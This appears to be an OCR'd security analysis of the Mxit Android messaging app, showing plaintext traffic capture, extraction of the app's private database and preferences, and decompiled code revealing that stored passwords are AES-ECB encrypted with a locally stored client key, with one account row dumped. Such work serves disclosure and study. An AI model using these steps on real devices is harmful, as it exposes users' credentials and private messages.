
```
raiser:tools ammar$ ./adb shell
mp -i eth1 -vvv -w /storage/emulated/legacy/Download/mxit.pcap                  <
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
^C693 packets captured
693 packets received by filter
0 packets dropped by kernel
root@vbox86p:/ # exit
raiser:tools ammar$ mkdir /Users/ammar/Desktop/mxit
raiser:tools ammar$ ./adb pull /storage/emulated/legacy/Download/mxit.pcap /Users/ammar/Desktop/mxit/
2744 KB/s (382466 bytes in 0.136s)
```


mxit.pcap
tcp.stream eq 7
Expression...
Apply this filter
No. Time Source Destination Protoco Length Source Port Destination Port Info
348 68… 41.191.124.10 10.0.3.15 TCP 67 9119 34143 9119 → 34143 [PSH, ACK] Seq=3040 Ack=3367 Win=65535 Len=13
349 68… 10.0.3.15 41.191.124.10 TCP 54 34143 9119 34143 → 9119 [ACK] Seq=3367 Ack=3053 Win=65535 Len=0
Wireshark · Follow TCP Stream (tcp.stream eq 7) · mxit
q3ebu754ek57y8.s=24.cm=10.ms=m74050079004.test.
1.518.a40509448712612794l9207.ln=8.23.35.0.ln=8.24.10.0.ln=59.0.36.0.m74050079004.145934
5048928.a40509448712612794l9207.2ln=59.0.36.0.m74050079004.1459345049403.a40509448712612
79419207.4ln=79.id=mxitid-3134sgz67tsiq3ebu754ek57y8.s=25.cm=35.ms=m74050079004.m7405007
9004.16ln=8.25.35.0.ln=79.id=mxitid-3134sgz67tsiq3ebu754ek57y8.s=26.cm=35.ms=m7405007900
4.m74050079004.32ln=8.26.35.0.ln=79.id=mxitid-3134sgz67tsiq3ebu754ek57y8.s=27.cm=35.ms=m
74050079004.m74050079004.16ln=8.27.35.0.ln=79.id=mxitid-3134sgz67tsiq3ebu754ek57y8.s=28.
cm=35.ms=m74050079004.m74050079004.32ln=109.id=mxitid-3134sgz67tsiq3ebu754ek57y8.s=29.cm
=10.ms=m74050079004.dikirim ulang.
1.518.a40505590659262176266554.ln=8.28.35.0.ln=8.29.10.0.ln=60.0.36.0.m74050079004.14593
45062008.a40505590659262176266554.2ln=60.0.36.0.m74050079004.1459345062508.a405055906592
62176266554.4ln=79660.id=mxitid-3134sgz67tsiq3ebu754ek57y8.s=30.cm=27.ms=
..6...6.....m74050079004..loop.png. image/
png............JFIF.............C...............
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
68 client pkt(s), 62 server pkt(s), 53 turn(s).
Len: 116
Displayed: 426 (61.5%) · Load time: 0:0.203
Profile: Default

```
raiser:tools ammar$ ./adb shell ls -la /data/data | grep mxit
drwxr-x--x u0_a71   u0_a71            2016-03-30 07:45 com.mxit.android
raiser:tools ammar$ ./adb pull /data/data/com.mxit.android /Users/ammar/Desktop/mxit/
pull: building file list...
pull: /data/data/com.mxit.android/cache/dat792479907tmp -> /Users/ammar/Desktop/mxit/cache/dat792479907tmp
pull: /data/data/com.mxit.android/cache/dat-1340210626tmp -> /Users/ammar/Desktop/mxit/cache/dat-1340210626tmp
pull: /data/data/com.mxit.android/databases/KochavaFeatureTracker-journal -> /Users/ammar/Desktop/mxit/databases/KochavaFeatureTracker-journal
pull: /data/data/com.mxit.android/databases/KochavaFeatureTracker -> /Users/ammar/Desktop/mxit/databases/KochavaFeatureTracker
pull: /data/data/com.mxit.android/databases/mxit.db-shm -> /Users/ammar/Desktop/mxit/databases/mxit.db-shm
pull: /data/data/com.mxit.android/databases/mxit.db-wal -> /Users/ammar/Desktop/mxit/databases/mxit.db-wal
pull: /data/data/com.mxit.android/databases/mxit.db -> /Users/ammar/Desktop/mxit/databases/mxit.db
pull: /data/data/com.mxit.android/files/adtruth.html -> /Users/ammar/Desktop/mxit/files/adtruth.html
pull: /data/data/com.mxit.android/files/gaClientId -> /Users/ammar/Desktop/mxit/files/gaClientId
pull: /data/data/com.mxit.android/shared_prefs/WebViewChromiumPrefs.xml -> /Users/ammar/Desktop/mxit/shared_prefs/WebViewChromiumPrefs.xml
pull: /data/data/com.mxit.android/shared_prefs/openudid_prefs.xml -> /Users/ammar/Desktop/mxit/shared_prefs/openudid_prefs.xml
pull: /data/data/com.mxit.android/shared_prefs/initPrefs.xml -> /Users/ammar/Desktop/mxit/shared_prefs/initPrefs.xml
pull: /data/data/com.mxit.android/shared_prefs/m74050047004.xml -> /Users/ammar/Desktop/mxit/shared_prefs/m74050047004.xml
pull: /data/data/com.mxit.android/shared_prefs/GENERAL_PREFS.xml -> /Users/ammar/Desktop/mxit/shared_prefs/GENERAL_PREFS.xml
pull: /data/data/com.mxit.android/app_webview/Cache/index-dir/the-real-index -> /Users/ammar/Desktop/mxit/app_webview/Cache/index-dir/the-real-index
pull: /data/data/com.mxit.android/app_webview/Cache/index -> /Users/ammar/Desktop/mxit/app_webview/Cache/index
pull: /data/data/com.mxit.android/app_webview/Cookies-journal -> /Users/ammar/Desktop/mxit/app_webview/Cookies-journal
pull: /data/data/com.mxit.android/app_webview/Cookies -> /Users/ammar/Desktop/mxit/app_webview/Cookies
pull: /data/data/com.mxit.android/app_webview/Web Data-journal -> /Users/ammar/Desktop/mxit/app_webview/Web Data-journal
pull: /data/data/com.mxit.android/app_webview/Web Data -> /Users/ammar/Desktop/mxit/app_webview/Web Data
pull: /data/data/com.mxit.android/lib -> /Users/ammar/Desktop/mxit/lib
failed to copy '/data/data/com.mxit.android/lib' to '/Users/ammar/Desktop/mxit/lib': No such file or directory
21 files pulled. 0 files skipped.
1643 KB/s (1013889 bytes in 0.602s)
raiser:tools ammar$
```

```
raiser:mxit ammar$ cat shared_prefs/m74050047004.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="pref_uploaded_address_book">f3c8539cde8f385096effbcb81675118</string>
</map>
raiser:mxit ammar$ cat shared_prefs/initPrefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="kochavaappdata">4790penX</string>
</map>
raiser:mxit ammar$ cat shared_prefs/openudid_prefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="openudid">d6b17026561e8491</string>
</map>
raiser:mxit ammar$ cat shared_prefs/GENERAL_PREFS.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="firstChatPreference" value="false" />
    <string name="pref_embedid">1</string>
    <boolean name="pref_analytics_backend" value="true" />
</map>
raiser:mxit ammar$
```


raiser:tools ammar$ ./adb shell ls -la /data/app | grep mxit
drwxr-xr-x system   system   2016-03-30 04:32 com.mxit.android-1
raiser:tools ammar$ ./adb pull /data/app/com.mxit.android-1 /Users/ammar/Desktop/mxit/
pull: building file list...
pull: /data/app/com.mxit.android-1/base.apk -> /Users/ammar/Desktop/mxit/base.apk
1 file pulled. 0 files skipped.
1921 KB/s (12106872 bytes in 6.154s)
raiser:tools ammar$


Java Decompiler - Account.class
mxit-dex2jar.jar
Client
ClientConfig
ClientIoHandler
ClientListener
ClientManager
common
nio
packet
types
util
Base64
BoyerMoore
Encryption
HexFormatter
MXitCharSet
ParseInt
ParseUtil
UTF8
Utils
MXitProtocolConstants
server
socket.packet
utils
comms
builder
event
future
http
json
notifications
packet
DeveloperKey.class
R.class
Manifest.class
BuildConfig.class
Client.class
Encryption.class
Account.class
public long getAccountId()
{
return this.accountId;
}
public String getClearTextPassword()
{
String str1 = getPassword();
try
{
String str2 = Encryption.decrypt(getClientKey(), str1);
return str2;
}
catch (Exception localException)
{
LogUtils.e("Unable to decrypt: " + str1, localException);
}
return "";
}
public String getClientKey()
{
return this.clientKey;
}
public String getCountryCode()
{
if (TextUtils.isEmpty(this.countryCode))
return PhoneUtils.getCountryCode();
return this.countryCode;
}

```
raiser:databases ammar$ sqlite3 mxit.db
SQLite version 3.8.10.2 2015-05-20 18:17:19
Enter ".help" for usage hints.
sqlite> .tables
accounts          contacts          groups            profiles
android_metadata  current_account   messages          timeline
chat_cards        emoticons         phone_book
sqlite> .schema accounts
CREATE TABLE accounts (_id INTEGER PRIMARY KEY AUTOINCREMENT,profile_id INTEGER,mxit_id TEXT,password TEX
T,distribution_code TEXT,client_key TEXT,socket_connections TEXT,last_roster_update INTEGER,last_profile_
update INTEGER,is_generated INTEGER,OTP TEXT,offline_err_state TEXT,offline_err_message TEXT,session_stat
e TEXT,res_url TEXT,dotbot_url TEXT,is_password_generated INTEGER,FOREIGN KEY(profile_id) REFERENCES prof
iles(_id) ON DELETE CASCADE);
CREATE INDEX accounts_profile_id_idx ON accounts(profile_id);
sqlite> PRAGMA table_info(accounts);
0|_id|INTEGER|0||1
1|profile_id|INTEGER|0||0
2|mxit_id|TEXT|0||0
3|password|TEXT|0||0
4|distribution_code|TEXT|0||0
5|client_key|TEXT|0||0
6|socket_connections|TEXT|0||0
7|last_roster_update|INTEGER|0||0
8|last_profile_update|INTEGER|0||0
9|is_generated|INTEGER|0||0
10|OTP|TEXT|0||0
11|offline_err_state|TEXT|0||0
12|offline_err_message|TEXT|0||0
13|session_state|TEXT|0||0
14|res_url|TEXT|0||0
15|dotbot_url|TEXT|0||0
16|is_password_generated|INTEGER|0||0
sqlite> select * from accounts;
1|1|wkrama|5xi+wCcBfs0yOOOSk01dSw==|2E267B0D-1960-4E09-8F0B-C62F7462A472|7F09E2C4|stream.mxit.com:9119;st
ream.mxit.com:443;stream.mxit.com:80;41.191.124.10:9119;41.191.124.10:443;41.191.124.10:80;|1459345013529
|14593444730000|0|0419|NONE||ONLINE|http://www.mxit.com/res|http://dotbot.mxit.com/|0
sqlite>
```

mxit-dex2jar.jar


- Encryption
- HexFormatter
- MXitCharSet
- ParseInt
- ParseUtil
- UTF8
- Utils
- MXitProtocolConstants
- server
- socket.packet
- utils
- comms
- builder
- event
- future
- http
- json
- notifications
- packet
- payload
- type
- Account
- AppManager
- AvatarFetcher
- ClientConnection
- ClientTransport
- Config
- Connection
- ConnectivityChangeListener
- DownloadTransferState
- FileTransferManager
- GetProfileItem
- GroupChatManager
- MxitService
- PacketMatcher

DeveloperKey.class | R.class | Manifest.class | BuildConfig.class | Client.class | Encryption.class

```
    }
    while (true)
    {
      i++;
      break;
      localStringBuffer.append(str.substring(-2 + str.length(), str.length()));
    }
  }
  return localStringBuffer.toString();
}

public static String decrypt(String paramString1, String paramString2)
  throws Exception
{
  byte[] arrayOfByte = padKey(paramString1);
  Cipher localCipher = Cipher.getInstance("AES/ECB/ISO10126Padding");
  localCipher.init(2, new SecretKeySpec(arrayOfByte, "AES"));
  String str = new String(localCipher.doFinal(Base64.decode(removeHeader(paramString2))), "UTF8");
  if (!str.startsWith("<mxit/>"))
    throw new Exception("Decryption failed - prefix not found: " + paramString2);
  return str.substring("<mxit/>".length(), str.length());
}

public static String encrypt(String paramString1, String paramString2)
  throws Exception
{
  byte[] arrayOfByte1 = padKey(paramString1);
  String str = removeHeader(paramString2);
  ByteArrayOutputStream localByteArrayOutputStream = new ByteArrayOutputStream();
  OutputStreamWriter localOutputStreamWriter = new OutputStreamWriter(localByteArrayOutputStream, "UTF8
  localOutputStreamWriter.write("<mxit/>", 0, PATTERN_PREFIX_LEN);
  localOutputStreamWriter.write(str, 0, str.length());
  localOutputStreamWriter.flush();
  byte[] arrayOfByte2 = localByteArrayOutputStream.toByteArray();
  localByteArrayOutputStream.close();
  Cipher localCipher = Cipher.getInstance("AES/ECB/ISO10126Padding");
```


DeveloperKey.class | R.class | Manifest.class | BuildConfig.class | Client.class | Encryption.class | Account.class

```
{
  return new CursorLoader(this, UserContract.Accounts.CONTENT_URI, Query.Accounts.getProjection(), null, null, nu
}

public void onLoadFinished(Loader<Cursor> paramLoader, Cursor paramCursor)
{
  if (paramCursor == null);
  do
    return;
  while (!paramCursor.moveToFirst());
  label75:
  do
  {
    if (paramCursor.getInt(paramCursor.getColumnIndex("is_current")) != 1)
      continue;
    this.mMxitId = Query.Accounts.MXIT_ID.getString(paramCursor);
    boolean bool1;
    boolean bool2;
    if (Query.Accounts.IS_PASSWORD_GENERATED.getInt(paramCursor) == 1)
    {
      bool1 = true;
      this.mIsPasswordGenerated = bool1;
      if (Query.Accounts.IS_GENERATED.getInt(paramCursor) != 1)
        break label146;
      bool2 = true;
      this.mIsGenerated = bool2;
      this.mClientKey = Query.Accounts.CLIENT_KEY.getString(paramCursor);
      this.mPassCheck = Query.Accounts.PASSWORD.getString(paramCursor);
      if (!this.mIsGenerated)
        break label152;
      Toast.makeText(this, "You need to set a Mxit ID before changing your password.", 0).show();
      finish();
    }
    while (true)
    {
      if (!this.mIsPasswordGenerated)
```


Java Decompiler - Encryption.class
mxit-dex2jar.jar
Encryption
HexFormatter
MXitCharSet
ParseInt
ParseUtil
UTF8
Utils
MXitProtocolConstants
server
socket.packet
utils
comms
builder
event
future
http
json
notifications
packet
payload
type
DeveloperKey.class
R.class
Manifest.class
BuildConfig.class
Client.class
Encrypt
{
byte[] arrayOfByte = new byte[paramString.length() / 2];
for (int i = 0; i < paramString.length(); i += 2)
